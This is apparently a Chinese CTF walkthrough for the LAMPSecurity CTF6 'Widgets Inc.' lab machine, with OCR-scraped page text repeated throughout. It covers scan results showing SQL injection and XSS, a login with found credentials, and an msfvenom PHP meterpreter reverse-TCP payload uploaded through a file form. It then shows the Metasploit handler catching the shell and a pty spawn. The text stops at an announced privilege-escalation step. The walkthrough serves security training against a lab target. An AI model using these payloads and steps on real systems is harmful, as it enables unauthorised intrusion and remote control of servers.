    <p>This page uses the <a href="http://matthewjamestaylor.com/blog/perfect-3-column.htm">Perfect 'Holy Grail' 3 Column Liquid Layout</a> by <a href=
"http://matthewjamestaylor.com">Matthew James Taylor</a>. View more <a href="http://matthewjamestaylor.com/blog/-website-layouts">website layouts</a> and <a href=
"http://matthewjamestaylor.com/blog/-web-design">web design articles</a>.</p>

</div>
```

```
Alerts (8)
  Cross Site Scripting (Reflected) (2)
    POST: http://10.10.16.137/?action=login
    POST: http://10.10.16.137/index.php?action=login
  SQL Injection
    GET: http://10.10.16.137/index.php?id=3-2
  Directory Browsing (6)
  X-Frame-Options Header Not Set (17)
  Cookie No HttpOnly Flag (17)
  Password Autocomplete in Browser (4)
  Web Browser XSS Protection Not Enabled (19)
  X-Content-Type-Options Header Missing (22)
```

```
SQL Injection
URL:         http://10.10.16.137/index.php?id=3-2
Risk:        High
Confidence:  Medium
Parameter:   id
Attack:      3-2
Evidence:
CWE ID:      89
WASC ID:     19
Source:      Active
Description:
  SQL injection may be possible.
Other Info:
  The original page results were successfully replicated using the expression [3-2] as the parameter value
  The parameter value being modified was NOT stripped from the HTML output for the purposes of the comparison
```

2. SQL 注入漏洞可以用 sqlmap 进行注入，不过既然已经可以控制数据库了，那这里的 SQL 注入漏洞也没必要去试。看一看 XSS 漏洞。
访问 http://10.10.16.137/?action=login 得到一个登录界面，用上面获取的帐密登录。（推荐使用 谷歌/IE 浏览器 ）



Widgets Inc.

CTF 6 - Widgets Inc. Homepage

About Us


Are you looking to buy or sell widgets? Widgets, Inc. is the internet's longest running and most respected vendor of widgets. We can supply your widget needs or provide you with reseller materials. Whatever your interest in widgets, we're here to help you. Our dedicated staff of professionals can provide 24-7 widget support. We make sure your widgets widget properly, and take the headache out of widget deployment. We can help you train your own staff of widgeters or widget your widgets for you. We have financing so that we can meet your widget needs regardless of your budget. Contact a sales representative now!

Log In

Please Authenticate

Username:

Password:




Our Staff

Our dedicated staff are completely widget certified and extremely pro-widget. To contact us use the email addresses below:

- John Sloan - CEO
- Linda Charm - Manager
- Fred Beekman - Sales
- Molly Steele - Assistant
- Toby Victor - Technical

admin/adminpass



«About Widgets

Widgets Inc.

CTF 6 - Widgets Inc. Homepage

Useful Resources: Webmail | LAMPSecurity.org

About Us

Are you looking to buy or sell widgets? Widgets, Inc. is the internet's longest running and most respected vendor of widgets. We can supply your widget needs or provide you with reseller materials. Whatever your interest in widgets, we're here to help you. Our dedicated staff of professionals can provide 24-7 widget support. We make sure your widgets widget properly, and take the headache out of widget deployment. We can help you train your own staff of widgeters or widget your widgets for you. We have financing so that we can meet your widget needs regardless of your budget. Contact a sales representative now!

Our Staff

Our dedicated staff are completely widget certified and extremely pro-widget. To contact us use the email addresses below:

- John Sloan - CEO
- Linda Charm - Manager
- Fred Beekman - Sales
- Molly Steele - Assistant
- Toby Victor - Technical

Add a New Event

New Event Details

Title:

Description:

Image: 浏览...

存储型XSS

About this Site


This website was developed by Toby Victor. It is powered by PHP & MySQL and is hosted on a CentOS linux server.

Got Questions?

Feel free to email me if you get stuck or need any help.

This page uses the Perfect 'Holy Grail' 3 Column Liquid Layout by Matthew James Taylor. View more website layouts and web design articles.

3. 如果使用其他浏览器（如：QQ/Firefox）的话，login in 后面的几个按钮不能显示出来。



«About Widgets

Widgets Inc.

CTF 6 - Widgets Inc. Homepage

Useful Resources: Webmail | LAMPSecurity.org

About Us

Are you looking to buy or sell widgets? Widgets, Inc. is the internet's longest running and most respected vendor of widgets. We can supply your widget needs or provide you with reseller materials. Whatever your interest in widgets, we're here to help you. Our dedicated staff of professionals can provide 24-7 widget support. We make sure your widgets widget properly, and take the headache out of widget deployment. We can help you train your own staff of widgeters or widget your widgets for you. We have financing so that we can meet your widget needs regardless of your budget. Contact a sales representative now!

Our Staff

Our dedicated staff are completely widget certified and extremely pro-widget. To contact us use the email addresses below:

- John Sloan - CEO
- Linda Charm - Manager
- Fred Beekman - Sales
- Molly Steele - Assistant
- Toby Victor - Technical

News & Announcements

Suspendisse sapien orci

Posted by: admin

Suspendisse sapien orci, luctus laoreet fringilla vitae, sodales non quam. Aliquam vel justo vel enim dapibus ullamcorper. Sed elementum lacus sed tortor imperdiet imperdiet. Maecenas a turpis vel tellus iaculis ullamcorper. Pellentesque vitae orci at dolor vestibulum pharetra sit amet ut sem. Donec nec rhoncus ligula. Suspendisse eget luctus nunc. Nam eget arcu augue, vitae condimentum magna. Etiam et fermentum erat. Fusce vehicula urna ac nisl imperdiet fringilla blandit ut quam. Nullam ult...

Read more

132 reads

Praesent magna est

Posted by: admin

Praesent magna est, semper vitae euismod vitae, scelerisque eu nunc. Proin sed nibh a nisl tempus fringilla vitae ac nunc. Maecenas diam ipsum, ultrices vel faucibus non, suscipit nec felis. Praesent eleifend turpis vel orci sollicitudin quis tincidunt ante dapibus. Mauris laoreet mi vel nunc lacinia nec pulvinar lectus congue. Praesent imperdiet sollicitudin urna, sit amet auctor magna eleifend vel. Lorem ipsum dolor sit amet, consectetur adipiscing elit. Vivamus elementum, magna vel venenat...

Read more

21 reads

Proin velit lacus

Posted by: admin

About this Site

This website was developed by Toby Victor. It is powered by PHP & MySQL and is hosted on a CentOS linux server.

Got Questions?


Feel free to email me if you get stuck or need any help.

## 2.5 漏洞利用

### 2.5.1 msf 生成 php 反弹 shell


```
msfvenom -p php/meterpreter_reverse_tcp LHOST=10.10.16.133 LPORT=4444 -o shell.php
```

> 1. reverse_tcp：攻击机设置一个端口（LPORT）和IP（LHOST），Payload在测试机执行连接攻击机IP的端口，这时如果在攻击机监听该端口会发现测试机已经连接。
> 2. bind_tcp：攻击机设置一个端口（LPORT），Payload在测试机执行打开该端口，以便攻击机可以接入。
> 3. 采用reverse的方法一般较为安全，因为是在测试机连接攻击机，所以一般不会被防火墙发现；而bind在测试机打开端口时很容易被安全软件和防火墙发现。



```
root@Kali:~# msfvenom -p php/meterpreter_reverse_tcp LHOST=10.10.16.133 LPORT=44
44 -o zhutou.php
No platform was selected, choosing Msf::Module::Platform::PHP from the payload
No Arch selected, selecting Arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 30093 bytes
Saved as: zhutou.php
```

## 2.5.2 上传 shell



«About Widgets

Widgets Inc.

CTF 6 - Widgets Inc. Homepage

About Us

Are you looking to buy or sell widgets? Widgets, Inc. is the internet's longest running and most respected vendor of widgets. We can supply your widget needs or provide you with reseller materials. Whatever your interest in widgets, we're here to help you. Our dedicated staff of professionals can provide 24-7 widget support. We make sure your widgets widget properly, and take the headache out of widget deployment. We can help you train your own staff of widgeters or widget your widgets for you. We have financing so that we can meet your widget needs regardless of your budget. Contact a sales representative now!

Our Staff

Our dedicated staff are completely widget certified and extremely pro-widget. To contact us use the email addresses below:

- John Sloan - CEO
- Linda Charm - Manager
- Fred Beekman - Sales
- Molly Steele - Assistant
- Toby Victor - Technical

Add a New Event

New Event Details

Title:

Description:


Image: C:\Users\Lin\Desktop\she 浏览...

把shell.php上传

This page uses the Perfect 'Holy Grail' 3 Column Liquid Layout by Matthew James Taylor. View more website layouts and web design articles.

## 2.5.3 开启 msf

```
msfconsole
```




```
root@Kali:~# msfconsole
[-] Failed to connect to the database: could not connect to server: Connection r
efused
        Is the server running on host "localhost" (::1) and accepting
        TCP/IP connections on port 5432?
could not connect to server: Connection refused
        Is the server running on host "localhost" (127.0.0.1) and accepting
        TCP/IP connections on port 5432?


IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;. .;P'  '.'  /  |  \  `.'
  II      'T; ;P'    `. /   |   \ .'
IIIIII     'YvP'       `-.__|__.-'

I love shells --egypt


       =[ metasploit v4.16.17-dev                         ]
+ -- --=[ 1703 exploits - 969 auxiliary - 299 post        ]
+ -- --=[ 503 payloads - 40 encoders - 10 nops            ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >
```

https://blog.csdn.net/LZHPIG


## 2.5.4 基本配置

```
use exploit/multi/handler
set payload php/meterpreter_reverse_tcp
set lhost 10.10.16.133
```



```
msf > use exploit/multi/hander
[-] Failed to load module: exploit/multi/hander
msf > use exploit/multi/handler
msf exploit(handler) > set payload php/meterpreter_reverse_tcp
payload => php/meterpreter_reverse_tcp
msf exploit(handler) > set lhost 10.10.16.133
lhost => 10.10.16.133
```


## 2.5.5 exploit


root@Kali: ~
File Edit View Search Terminal Help
armitage
查看端口
https://blog.csdn.net/LZHPIG

```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 10.10.16.133:4444
```

```
root@Kali:~# netstat -tunlp
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 10.10.16.133:4444       0.0.0.0:*               LISTEN      3428/ruby
udp        0      0 0.0.0.0:68              0.0.0.0:*                           3219/dhclient
root@Kali:~#
```

当靶机访问 home 目录之后，即建立 TCP 连接，靶机访问攻击机的 4444 端口之后产生会话 1 就可以反弹 shell。（ps：如果没有自动反弹 shell 的话，可以 CTRL+C 退出，加入 sessions 1 管理会话1，就可以反弹 shell）




```
msf exploit(handler) > exploit

[*] Started reverse TCP handler on 10.10.16.133:4444
[*] Meterpreter session 1 opened (10.10.16.133:4444 -> 10.10.16.137:48482) at 2020-02-19 05:19:51 -0500

meterpreter >
```

## 2.5.6 查看系统信息

```
sysinfo
```


在这里可以看到靶机的操作系统内核为 2.6.18，而 Linux 2.6 版本存在一个 udev 的本地提权漏洞在下面会利用到。




```
meterpreter > sysinfo
Computer    : localhost.localdomain
OS          : Linux localhost.localdomain 2.6.18-92.el5 #1 SMP Tue Jun 10 18:49:47 EDT 2008 i686
Meterpreter : php/linux
meterpreter >
```

## 2.5.7 进入交互式 shell

```
shell （进入交互式 shell）
ifconfig（查看主机）
whoami（查看用户）
python -c 'import pty;pty.spawn("/bin/bash")'
```



```
meterpreter > shell
Process 8731 created.
Channel 0 created.
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0C:29:32:79:F3
          inet addr:10.10.16.137  Bcast:10.10.16.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe32:79f3/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:362313 errors:0 dropped:0 overruns:0 frame:0
          TX packets:382779 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:40683432 (38.7 MiB)  TX bytes:113688977 (108.4 MiB)
          Interrupt:67 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:78 errors:0 dropped:0 overruns:0 frame:0
          TX packets:78 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:12534 (12.2 KiB)  TX bytes:12534 (12.2 KiB)

whoami
apache
```




```
python -c 'import pty;pty.spawn("/bin/bash")'
bash-3.2$
```

## 2.5.8 查看攻击脚本

